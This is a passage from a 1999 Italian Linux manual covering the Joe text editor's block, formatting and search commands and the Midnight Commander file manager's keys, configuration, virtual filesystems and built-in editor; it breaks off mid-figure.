Normalmente, la selezione del testo avviene nel modo tradizionale, verso destra e poi vero il basso, oppure verso sinistra e poi verso l'alto. È possibile attivare la modalità di selezione rettangolare attraverso [ *Ctrl+t* ][ *x* ]. Quando questa modalità è attivata, si dovrebbe notare una lettera **`x`** sulla barra di stato, nella parte sinistra.

La possibilità di selezionare un blocco di testo rettangolare (o verticale) fa sì che poi si possa incollare e spostare un blocco del genere, trattando il testo come una tabella.

```
    IW   AppuntiLinux/esempi/COPYING  Row 1    Col 1   10:37  Ctrl-K H for help

                    GNU GENERAL PUBLIC LICENSE
                       Version 2, June 1991

 Copyright (C) 1989, 1991 Free Software Foundation, Inc.
                          675 Mass Ave, Cambridge, MA 02139, USA
 Everyone is permitted to copy and distribute verbatim copies
 of this license document, but changing it is not allowed.

    IW   Unnamed (Modified)           Row 1    Col 11  10:37  Ctrl-K H for help
Ciao mondo_
```

Figura 53.8: Due finestre che si dividono lo spazio dello schermo.

La tabella 53.16 elenca i comandi utili per la gestione dei blocchi di testo.

| Comando | Descrizione |
|---|---|
| Ctrl+k b | Segnala l'inizio di un blocco di testo. |
| Ctrl+k k | Segnala la fine di un blocco di testo. |
| Ctrl+k c | Incolla un blocco di testo. |
| Ctrl+k y | Cancella un blocco di testo. |
| Ctrl+k m | Sposta un blocco di testo. |
| Ctrl+k w | Salva un blocco di testo in un file. |
| Ctrl+t x | Passa alla modalità di selezione rettangolare oppure a quella normale. |

Tabella 53.16: Comandi per la gestione dei blocchi di testo.

### 53.3.9 Modalità varie e formattazione del testo

Un programma per la gestione di file di testo può richiedere comportamenti differenti a seconda del tipo di file su cui si opera. In particolare può essere importante che il testo vada a capo da solo, oppure può essere preferibile il contrario. Nello stesso modo, si può desiderare che il testo scritto venga inserito in sovrascrittura, oppure nel modo normale.

La tabella 53.17 elenca alcuni comandi utili per la formattazione del testo.

| Comando | Descrizione |
|---|---|
| Ctrl+t w | *Word wrap* – suddivisione automatica delle righe, o meno. |
| Ctrl+k j | Riformatta il paragrafo in base ai margini stabiliti. |
| Ctrl+t l *n* | Definisce il margine sinistro (di *n* colonne). |
| Ctrl+t r *n* | Definisce il margine destro (di *n* colonne). |
| Ctrl+t t | Scambio delle modalità di sovrascrittura e inserimento. |

Tabella 53.17: Comandi per la formattazione del testo.

### 53.3.10 Ricerche e sostituzioni

La ricerca di una stringa, o di un modello, si inizia con la sequenza [ *Ctrl+k* ][ *f* ].

```
Find (^C to abort):
```

Dopo l'inserimento della stringa, o del modello, viene richiesto il modo in cui effettuare la ricerca.

```
(I)gnore (R)eplace (B)ackwards Bloc(K) NNN (^C to abort):
```

Premendo semplicemente [ *Invio* ] si inizia una ricerca in avanti, altrimenti occorre indicare una o più istruzioni, attraverso l'uso di lettere o numeri, in relazione al tipo di azione che si intende compiere.

- **`b`** inizia una ricerca all'indietro;
- **`i`** non distingue tra lettere maiuscole e minuscole;
- ***n*** inserendo un numero si intende raggiungere l'*n*-esima occorrenza della stringa o del modello di ricerca;
- **`r`** sostituisce le stringhe trovate.

Quando la ricerca viene fatta con l'opzione **`r`** allo scopo di sostituire le stringhe, viene richiesta la stringa da utilizzare nella sostituzione.

```
Replace with (^C to abort):
```

Una volta inserita e premuto [ *Invio* ] inizia la ricerca, e in presenza di una corrispondenza viene richiesto se si intende sostituire o meno il testo.

```
Replace (Y)es (N)o (R)est (B)ackup (^C to abort)?
```

- **`y`** sostituisce il testo;
- **`n`** salta la sostituzione e cerca la prossima occorrenza;
- **`r`** sostituisce tutte le occorrenze a partire da quella appena ritrovata (eventualmente limitandosi al numero indicato quando veniva specificato il tipo di ricerca);
- [ *Ctrl+c* ] interrompe la ricerca.

Joe consente di utilizzare delle espressioni per la ricerca, in modo da definire un modello particolare. In modo simile, è consentito anche l'utilizzo di espressioni per la sostituzione. Queste espressioni ricordano vagamente le espressioni regolari. Per conoscerne l'utilizzo si può consultare la documentazione: *joe(1)*. Vale la pena di rammentare che **`\\`** rappresenta una singola barra obliqua inversa, mentre **`\n`** rappresenta il codice di interruzione di riga.

[ *Ctrl+l* ] consente di ripetere una ricerca.

### 53.3.11 Completamento e storico

Quando il programma propone un invito a inserire qualche tipo di informazione (si pensi a quando si salva o si carica un file), è possibile utilizzare il tasto [ *Tab* ] per tentare di ottenere il completamento del nome. Se il nome non può essere completato, la pressione ulteriore di quel tasto fa apparire l'elenco delle possibilità.

Nello stesso modo, si possono usare i tasti [ *freccia su* ] o [ *freccia giù* ] per recuperare un'informazione inserita in precedenza nella stessa situazione. Si ottiene cioè lo scorrimento dello storico dei dati inseriti.

### 53.3.12 Considerazioni finali

Joe è un programma per la gestione dei file di testo piuttosto potente. Molte delle sue caratteristiche non sono state analizzate qui, soprattutto non sono analizzate le sue possibilità di configurazione.

Come già suggerito, se si intende utilizzare assiduamente questo programma conviene consultare la sua documentazione originale: *joe(1)*.

---

Appunti Linux 1999.07.12 — *Copyright © 1997-1999 Daniele Giacomini – daniele @ evo.it*

# File manager: Midnight Commander

Il *file manager* è quel tipo di programma che facilita la gestione di file e directory e spesso incorpora anche le funzionalità di una shell. Il programma più importante di questo genere è Midnight Commander, che corrisponde all'eseguibile **`mc`**.

Midnight Commander, è un ottimo *file manager* per i terminali a caratteri. Il nome richiama chiaramente la sua origine: si tratta di un programma molto simile al noto Norton Commander (prodotto commerciale nato per il Dos).

Non si può dire che si tratti di un programma essenziale, dal momento che gli strumenti a disposizione con GNU/Linux, e in generale con Unix, sono più che sufficienti. Ma uno strumento del genere può facilitare di molto l'attività dell'utente comune o dell'amministratore del sistema.

## 54.1 Funzionamento

Lo scopo principale di questo programma è quello di permettere la visione e la gestione simultanea di due directory di lavoro.





Figura 54.1: Midnight Commander.

A questo proposito, si può suddividere lo schermo gestito da Midnight Commander in quattro parti:

1. la superficie più grande, nella parte centrale, è utilizzata da due pannelli contenenti l'elenco di due directory;
2. la penultima riga dello schermo viene usata per l'inserimento di comandi di shell;
3. l'ultima riga in basso mostra i riferimenti ai tasti funzionali;
4. la prima riga, in alto, è utilizzata per la barra del menu, e può restare eventualmente invisibile fino a che il menù non viene richiamato.

Dei due pannelli, uno è quello attivo, e di conseguenza è quella la directory corrente. Il pannello attivo è evidenziato dalla presenza della barra di selezione. La maggior parte delle operazioni hanno effetto sul pannello attivo e quando l'operazione richiede un riferimento a una destinazione, si fa riferimento alla directory dell'altro pannello.

La presenza di una riga di comando permette di inserire ed eseguire comandi di shell nel modo solito. Così, come una shell, è possibile terminare la sua esecuzione attraverso un semplice comando **`exit`**, anche se questo non è il modo consueto: di solito si usa il tasto [ *F10* ].

### 54.1.1 Avvio di Midnight Commander

`mc [⟨opzioni⟩] [⟨directory1⟩ [⟨directory2⟩]]`

L'eseguibile **mc** viene avviato normalmente senza alcun argomento. Eventualmente, se si indicano una o due directory, il contenuto di queste viene visualizzato inizialmente.

Alcune opzioni

`-b`

Forza Midnight Commander a funzionare in modo monocromatico.

`-d`

Disabilita l'uso del mouse.

### 54.1.2 Uso del mouse

L'uso del mouse, quando la piattaforma lo consente, è abbastanza intuitivo:

- un clic con il primo tasto (quello sinistro) su un file di una directory, lo seleziona, attivando automaticamente il pannello relativo;
- un clic con il terzo tasto (quello destro) marca o toglie una marcatura a un file;
- un doppio clic su un file provoca
  - la sua esecuzione se si tratta di un eseguibile,
  - l'apertura della directory, se si tratta di una directory,
  - l'esecuzione di un'azione abbinata all'estensione del file, se non si tratta di un eseguibile;
- le funzioni associate ai tasti funzionali possono essere eseguite facendo un clic sull'etichetta di questi posta sull'ultima riga dello schermo;
- le voci del menu possono essere aperte con un clic, e se queste sono nascoste, basta un clic sulla prima riga dello schermo per farle apparire.

### 54.1.3 Tastiera

Midnight Commander potrebbe essere utilizzato anche in situazioni non ottimali come lo è invece una console di GNU/Linux. In questi casi, il mouse potrebbe mancare e la tastiera potrebbe non rispondere nel modo consueto, come quando si sta utilizzando una connessione Telnet. Esistono quindi diversi modi per fare le stesse cose e un minimo di nozioni può risparmiare molto tempo.

Il programma fornisce dei suggerimenti e una guida interna, e in queste situazioni viene usata una notazione per le combinazioni di tasti, tipica di Emacs. In pratica, **C-a** rappresenta la combinazione [ *Ctrl+a* ], mentre **M-a** rappresenta la combinazione [ *Meta+a* ] ([ *Alt+a* ] nei PC).

In particolare, dal momento che non tutte le tastiere hanno un tasto [ *Meta* ], oppure alcune connessioni Telnet non ne permettono l'uso, in sua sostituzione si può utilizzare la sequenza [ *Esc* ][ *tasto* ]. Si tratta quindi di premere [ *Esc* ], rilasciarlo e premere subito dopo il tasto successivo.[1]

Anche i tasti funzionali possono creare dei problemi. In tal caso si può utilizzare la combinazione [ *Meta+n* ], dove il 10 corrisponde allo zero. Per esempio, al posto del tasto [ *F1* ] si può utilizzare la combinazione [ *Meta+1* ], mentre per [ *F10* ] si può usare [ *Meta+0* ].

Il tasto [ *Invio* ] ha diversi utilizzi a seconda del contesto:

- se è stato scritto qualcosa nella riga di comando, viene eseguito il comando;
- se la riga di comando è vuota, si ottiene un'azione equivalente al doppio clic sul file selezionato (quello su cui si trova la barra di selezione);
- se è aperta una finestra di dialogo, esegue l'azione corrispondente al tasto grafico evidenziato o predefinito.[2]

Il funzionamento di altri tasti e combinazioni di tasti viene riassunto nella tabella 54.1. Quello che è importante tenere presente è che non sono sempre disponibili tutti in ogni situazione.

[1] Data la funzione particolare che ha il tasto [ *Esc* ], come sostituto del tasto [ *Meta* ], si può comprenedere il motivo per il quale, spesso, per annullare un'operazione occorre premere due volte il tasto [ *Esc* ].

[2] Le finestre di dialogo contengono diversi tipi di elementi e la conferma o l'annullamento si ottengono selezionando una voce che riproduce una sorta di tasto virtuale.

| Comando | Alternativa | Descrizione |
|---|---|---|
| Meta+Esc | Esc Esc | Annulla l'ultima operazione o conclude qualcosa. |
| Ctrl+l | | Ridisegna l'immagine dello schermo o della finestra. |
| Ctrl+r | | Rilegge il contenuto della directory aggiornando il pannello attivo. |
| Ctrl+s | Meta+s | Inizia la ricerca di un file nel pannello attivo. |
| Meta+t | | Passa alla modalità successiva di visualizzazione del pannello attivo. |
| + | | Seleziona un gruppo di file, attraverso l'uso di metacaratteri. |
| − | \ | Deseleziona un gruppo di file, attraverso l'uso di metacaratteri. |
| Tab | Ctrl+i | Seleziona l'altro pannello. |
| Ins | Ctrl+t | Marca o toglie la marcatura dal file selezionato. |
| freccia su | Ctrl+p | Sposta la barra di selezione in alto di una posizione. |
| freccia giù | Ctrl+n | Sposta la barra di selezione in basso di una posizione. |
| pagina su | Meta+v | Sposta la barra di selezione in alto di una pagina. |
| pagina giù | Ctrl+v | Sposta la barra di selezione in basso di una pagina. |
| Meta+Invio | | Copia il nome del file selezionato nella riga di comando. |
| Meta+Tab | | Tenta di completare il nome iniziato nella riga di comando. |
| Ctrl+q *x* | | Inserisce *x* nella riga di comando evitando interpretazioni diverse. |
| Meta+p | | Recupera il comando precedente accumulato nello storico dei comandi. |
| Meta+n | | Recupera il comando successivo accumulato nello storico dei comandi. |
| freccia sinistra | Ctrl+b | Sposta il cursore a sinistra in una qualunque riga di comando. |
| freccia destra | Ctrl+f | Sposta il cursore a destra in una qualunque riga di comando. |
| Backspace | Ctrl+h | Cancella il carattere precedente. |
| Canc | Ctrl+d | Cancella il carattere successivo. |

Tabella 54.1: Alcuni tasti e combinazioni di tasti utili per il controllo di Midnight Commander.

Utilizzando Midnight Commander, occorre fare attenzione all'uso del tasto [ *Esc* ]. Dal momento che serve a generare delle combinazioni (o meglio delle sequenze), come nel caso in cui si vogliono emulare i tasti funzionali, la semplice pressione di [ *Esc* ] non genera nulla, fino a che non si preme un altro tasto. Se la sequenza che si ottiene, [ *Esc* ][ *tasto* ], non è conosciuta da Midnight Commander, ciò che si ottiene è l'equivalente di [ *Meta+Esc* ], cioè l'annullamento o la conclusione di qualcosa.

### 54.1.4 Menu

Il funzionamento della barra del menu è abbastanza intuitivo. In particolare va ricordato che, per attivarlo quando non si dispone del mouse, si usa il tasto [ *F9* ].

A fianco delle voci contenute nelle tendine dei menu sono annotate le combinazioni della tastiera che possono essere usate come scorciatoia per la funzione relativa.

## 54.2 Configurazione

Midnight Commander può essere configurato a vari livelli. Il più semplice è la scelta del modo in cui devono essere usati i pannelli. Per questo si trovano i menu **`Left`** e **`Right`**, identici, ma riferiti ai rispettivi pannelli.

A livello globale, è possibile definire la configurazione di Midnight Commander attraverso il menu **`Options`**. In particolare è da ricordare che occorre salvare la configurazione, se si vuole che sia mantenuta. Il salvataggio di questa genera il file `~/.mc/ini`.

### 54.2.1 Pannelli

La figura 54.2 mostra il menu **`Left`**, attraverso il quale configurare il comportamento del pannello sinistro. Le stesse voci appaiono nel menu **`right`**.

- **`Listing mode...`**

  attiva implicitamente la visualizzazione dell'elenco della directory aperta in quel pannello e ne specifica gli elementi;

- **`Quick view`**

  visualizza (per quanto possibile) il contenuto del file selezionato nell'altro pannello;

- **`Info`**

  mostra le informazioni complete del file selezionato nell'altro pannello;

- **`Tree`**

  mostra la struttura del filesystem;





Figura 54.2: Il menu **`Left`** di Midnight Commander.

- **`Sort order`**

  permette di definire l'ordinamento dei file che appaiono nel pannello;

- **`Filter`**

  permette di definire un filtro, espresso attraverso caratteri jolly o espressioni regolari, dei nomi degli elementi contenuti nel pannello.

### 54.2.1.1 Listing mode

La funzione **`Listing mode`** è molto utile per configurare l'aspetto dell'elenco di file del pannello sinistro e destro. La figura 54.3 mostra un esempio della maschera che viene ottenuta attraverso la sua selezione.

```
+----------- Listing mode ------------+
|                                     |
| (*) full file list       [< Ok >]   |
| ( ) brief file list      [ Cancel ] |
| ( ) long file list                  |
| ( ) user defined:                   |
|     half type,name,|,size,|,perm    |
|                                     |
| [ ] user mini status                |
|     half type,name,|,owner,|,group  |
|                                     |
+-------------------------------------+
```

Figura 54.3: La maschera **`Listing mode`**.

È probabile che sia preferibile attivare la modalità **`Full file list`** (come si vede nell'esempio), oppure chi è più esperto può trovare utile la possibilità di configurare gli elementi da visualizzare nell'elenco, attraverso la voce **`User defined:`**. In questo caso, occorre compilare il campo successivo, con l'indicazione delle colonne da includere. La prima parola chiave serve a stabilire la dimensione dell'elenco:

- **`half`** indica un elenco che utilizza solo metà schermo;
- **`full`** indica un elenco che utilizza tutto lo schermo.

Le parole successive rappresentano le colonne, separate da una virgola:

- **`|`** rappresenta una riga di divisione tra le colonne;
- **`type`** rappresenta un simbolo che permette di identificare il tipo di file;
- **`name`** rappresenta il nome del file;

- **`owner`** rappresenta il nome dell'utente proprietario;
- **`group`** rappresenta il nome del gruppo proprietario;
- **`size`** rappresenta la dimensione del file;
- **`perm`** rappresenta i permessi del file.

È possibile attivare anche la voce **`user Mini status`** per visualizzare sul fondo della finestra altre caratteristiche del file evidenziato dal cursore. Gli elementi da visualizzare sono indicati attraverso una sintassi analoga a quanto appena descritto sopra.

### 54.2.2 Opzioni

Il menu opzioni (**`Options`**) è quello che permette di configurare il funzionamento di Midnight Commander in modo globale, indipendentemente dalle caratteristiche di una finestra particolare. La funzione più importante è appunto **`Configuration`**, anche se in realtà, tutte le altre voci del menu riguardano la configurazione di questo programma.

La configurazione di Midnight Commander, sia per ciò che riguarda questo menu, che per quanto accessibile attraverso i menu **`Left`** e **`Right`**, viene memorizzata nel file `~/.mc/ini`. Per ottenere questo, occorre però che tale configurazione sia salvata attraverso la funzione **`Save setup`**, alla fine del menu delle opzioni.

#### 54.2.2.1 Configuration

La funzione **`Configuration`** permette di modificare alcuni comportamenti importanti di Midnight Commander. Per esempio è possibile includere o escludere i file «nascosti» e quelli che rappresentano le copie di sicurezza di versioni precedenti. Inoltre, le versioni recenti di Midnight Commander permettono di utilizzare un programma interno per la gestione dei file di testo. Questo, a differenza dei comuni programmi del genere che funzionano su uno schermo a celle di caratteri, si avvicina molto ai programmi simili utilizzati in ambiente Dos. La figura 54.4 mostra un esempio della maschera di configurazione generale delle opzioni.

```
+----------------- Configure options ------------------+
| + Panel options --------+ + Other options ---------+ |
| | [x] show backup files | | [x] verbose operation  | |
| | [x] show hidden files | | [x] shell Patterns     | |
| | [x] mark moves down   | | [ ] auto save setup    | |
| | [ ] drop down menus   | | [ ] auto menus         | |
| | [ ] mix all files     | | [x] use internal edit  | |
| | [ ] fast dir reload   | | [x] use internal view  | |
| +-----------------------+ | [x] complete: show all | |
|                           | [x] rotating dash      | |
| + Pause after run... ---+ | [ ] lynx-like motion   | |
| | ( ) never             | | [ ] advanced chown     | |
| | (*) on dumb terminals | | [x] cd follows links   | |
| | ( ) always            | | [ ] safe delete        | |
| +-----------------------+ +------------------------+ |
|        [< Ok >]       [ Save ]       [ Cancel ]      |
+------------------------------------------------------+
```

Figura 54.4: Menu opzioni: configurazione.

## 54.3 Filesystem virtuali

Uno dei principali vantaggi nell'utilizzo di questo programma sta nella facilità con cui è possibile accedere al contenuto di file compressi o di FTP. È sufficiente premere [*Invio*] su un archivio, anche compresso, per accedere al suo contenuto (in sola lettura). Anche i pacchetti RPM (RedHat) e Debian sono facilmente accessibili, purché siano presenti i programmi **`rpm`** e **`dpkg`**.

Nello stesso modo è possibile accedere a un servizio FTP, come se si trattasse di un filesystem normale.

Queste funzionalità sono disponibili tramite il menu, ma si può usare una forma particolare nella riga di comando. Nel caso di FTP, si usa la forma seguente:

`ftp://`[⟨*utente*⟩`@`]⟨*host*⟩[⟨*directory-remota*⟩]

Per esempio, per accedere alla directory `/pub/` dell'FTP **`dinkel.brot.dg`**, si può utilizzare il comando seguente:





Figura 54.5: Midnight Commander permette di accedere facilmente anche al contenuto di archivi compressi.





Figura 54.6: Gli archivi RPM vengono gestiti come normali archivi compressi.

$ **cd ftp://dinkel.brot.dg/pub**[ *Invio* ]

| |
|---|
| Midnight Commander, così come molti altri programmi client FTP, consente anche di inserire il nominativo-utente assieme alla password. Tuttavia, questa è sempre una pratica sconsigliabile, perché potrebbe risultare visibile nella riga di comando memorizzata nel sistema di gestione dei processi. |





Figura 54.7: Midnight Commander incorpora le funzionalità di un client FTP.

Per Midnight Commander, nel concetto di filesystem virtuale, rientra anche l'analisi di un filesystem Second-extended allo scopo di recuperare i file cancellati. A questa funzione si accede attraverso il menu **`command`** e la voce **`Undelete files`**. La figura 54.8 mostra l'elenco di inode recuperabili nella quarta partizione del secondo disco.





Figura 54.8: Midnight Commander permette di recuperare facilmente i file cancellati in un filesystem Second-extended.

## 54.4 Cooledit: programma integrato per la gestione dei file di testo

Un altro degli aspetti importanti di Midnight Commander è il sistema integrato di gestione dei file di testo, Cooledit, giunto ormai a un ottimo livello di maturazione. Infatti, uno dei problemi maggiori che incontra chi si avvicina a GNU/Linux, o a un altro sistema Unix, è la difficoltà nell'uso dei programmi tradizionali per la creazione e la modifica di file di testo. Questi richiedono la conoscenza di comandi espressi attraverso combinazioni di tasti, senza avere a disposizione un menu e senza poter usare i tasti funzionali.

Cooledit risolve parzialmente questo problema, offrendo un funzionamento intuitivo per l'utente che proviene dall'esperienza Dos, quando si ha a disposizione un terminale adeguatamente raffinato, come una console virtuale di GNU/Linux.

Cooledit può funzionare anche se si utilizza un terminale poco dotato, ma in tal caso si ritorna a dover usare le solite combinazioni di tasti che annoiano alcuni utenti.

## 54.4.1 Avvio

L'avvio del sistema di gestione dei file di testo si ottiene semplicemente puntando il file desiderato con la barra di selezione di Midnight Commander e premendo il tasto [ *F4* ], oppure avviando il binario di Midnight Commander utilizzando il nome **`mcedit`** (si tratta normalmente di un collegamento simbolico a **`mc`**).

Ci si inserisce in questo modo in un ambiente differente (anche se uniforme) per la modifica del file. In basso si notano alcuni riferimenti a tasti funzionali,

```
1Help 2Save 3Mark 4Replac 5Copy 6Move 7Search 8Delete 9PullDn 10Quit
```

e in alto si vede una riga di stato, dalla quale si conosce il nome del file aperto, lo stato del file, la colonna su cui si trova il cursore, il numero della prima riga che appare sullo schermo, il numero della riga relativa allo schermo, la riga assoluta in cui si trova il cursore, il numero totale di righe del file, e altre informazioni, come si vede nella figura 54.9.

```
al-04201.sgml       [BMRO] 27:50184+14=50198/133060 - *1890086/5033862b= 10
 |                   ||||  |   |    |   |     |       |       |        |
 |    ----------------++++  |   |    |   |     |       |       |    codice
 |    stato:                |   |    |   |  dimensione |       |    del
 |    B blocco evidenziato  |   |    |   |  totale in  |       |    carattere
 |    M file modificato     |   |    |   |  righe      |       |
 |    R registratore macro  |   |    |   |             |     dimensione
 |    O sovrascrittura      |   |    |  riga corrente  |     in byte
 |                          |   |    |                 |
 |                          |   |   riga del cursore   posizione del
nome del file               |   |   sullo schermo      cursore in byte
                            |   |
         colonna del cursore   prima riga sullo schermo
```

Figura 54.9: La riga di stato del sistema di gestione dei file di testo di Midnight Commander.

Premendo il tasto [ *F9* ] (o una delle sue varianti), oppure [ *Meta+f* ] (in quanto la «f» è l'iniziale di «file»), la riga di stato viene sostituita da un menu a tendina che si può utilizzare in modo semplice e intuitivo.

## 54.4.2 Configurazione

La configurazione del sistema di gestione dei file di testo è accessibile attraverso il menu **`Options`**, in particolare merita attenzione la funzione **`General`**, come si vede in figura 54.10.

```
+------------------------- Editor Options -------------------------+
|                                                                  |
| Key emulation                     [x] fake half tab              |
|  (*) Intuitive                    [ ] backspace through tabs     |
|  ( ) Emacs                        [x] return does autoindent     |
|                                   [ ] fill tabs with spaces      |
|                                   [x] confirm before saving      |
| Wrap mode                         [x] syntax highlighting        |
|  (*) None                                                        |
|  ( ) Dynamic paragraphing        Tab spacing :           8       |
